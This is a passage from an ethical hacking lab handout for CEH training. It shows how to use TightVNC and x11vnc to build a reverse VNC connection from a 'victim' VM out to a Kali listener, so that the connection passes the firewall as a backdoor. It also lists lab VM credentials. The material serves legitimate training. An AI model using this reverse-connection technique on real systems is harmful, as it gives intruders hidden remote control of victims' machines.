ETHICAL HACKING
LAB SERIES

Lab 18: VNC as a Backdoor

Material in this Lab Aligns to the Following Certification Domains/Objectives
Certified Ethical Hacking (CEH) Domain
5: System Hacking

Document Version: 2016-03-09

Contents

Introduction


The ability to get through a firewall once a system is compromised is a skill used by both hackers and pen testers. Using the open source tool TightVNC the lab will show how to create a reverse connection through the firewall.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Using TightVNC
2. Reversing VNC Connection

Pod Topology




Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali Linux	192.168.9.2	root	toor
pfSense	192.168.0.254	admin	pfsense
OWASP Broken Web App	192.168.68.12	root	owaspbwa
OpenSUSE	192.168.0.2	osboxes	osboxes.org
Security Onion	n/a	ndg	password123

1 Using TightVNC

1. Click on the **OpenSUSE** graphic on the *topology page*.
2. Enter **osboxes** as the *username*. Click **Next**.
3. Enter **osboxes.org** as the *password*. Press **Enter**.
4. Open the *Terminal* by clicking on the **Application Launcher** and then clicking on the **Terminal** icon.



5. In the *terminal* window, escalate to root privileges. Type the command below followed by pressing the **Enter** key.

```
su
```

6. When prompted for a password, type **osboxes.org** and press **Enter**.

7. Type the command below followed by pressing the **Enter** key.

```
vncserver :2
```

```
osboxes:/home/osboxes # vncserver :2

New 'osboxes:2 (osboxes)' desktop is osboxes:2

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/osboxes:2.log
```

8. Enter the command below.

```
vncserver -list
```

```
osboxes:/home/osboxes # vncserver -list

TigerVNC server sessions:

X DISPLAY #     PROCESS ID
:2              1978
```

9. Navigate to the *topology* page and click on the **Kali** VM icon.
10. Click anywhere within the *Kali* console window and press **Enter** to display the login prompt.
11. Enter **`root`** as the *username*. Click **Next**.
12. Enter **`toor`** as the *password*. Click **Sign In**.
13. Open the *Terminal* by clicking on the **Terminal** icon located on the left panel.


14. In the *terminal* window, navigate to the **/root/Downloads** directory. Type the command below followed by pressing the **Enter** key.

```
cd Downloads/
```



15. Enter the command below.

```
java -jar tightvnc-jviewer.jar
```


16. A *New TightVNC Connection* window should appear, make the configurations below:
    a. Remote Host: `192.168.0.2`
    b. Port: `5902`
    c. Click **Connect.**



17. When prompted for a password, type `osboxes.org` and click **Login**.




18. Notice a new window appears, close the window.



2 Reversing VNC Connection

1. Navigate back to the **OpenSUSE** PC viewer.
2. Using the *terminal*, type the command below followed by pressing the **Enter** key.

```
vncserver -kill :2
```



3. Switch back to the **Kali** PC viewer.
4. Using the *terminal*, enter the command below.

```
vncviewer -listen 0
```

5. Change focus to the **OpenSUSE** PC viewer.
6. Using the *terminal*, navigate to the **/usr/bin** directory by entering the command below.

```
cd /usr/bin
```

7. Enter the command below.

```
./x11vnc -connect 192.168.9.2:5500
```

8. Change focus to the **Kali** PC viewer. Notice a reverse connection with the listener outside the firewall and the victim inside connecting out instead of the other way around.
9. Close the **Kali** and **OpenSUSE** PC viewers.

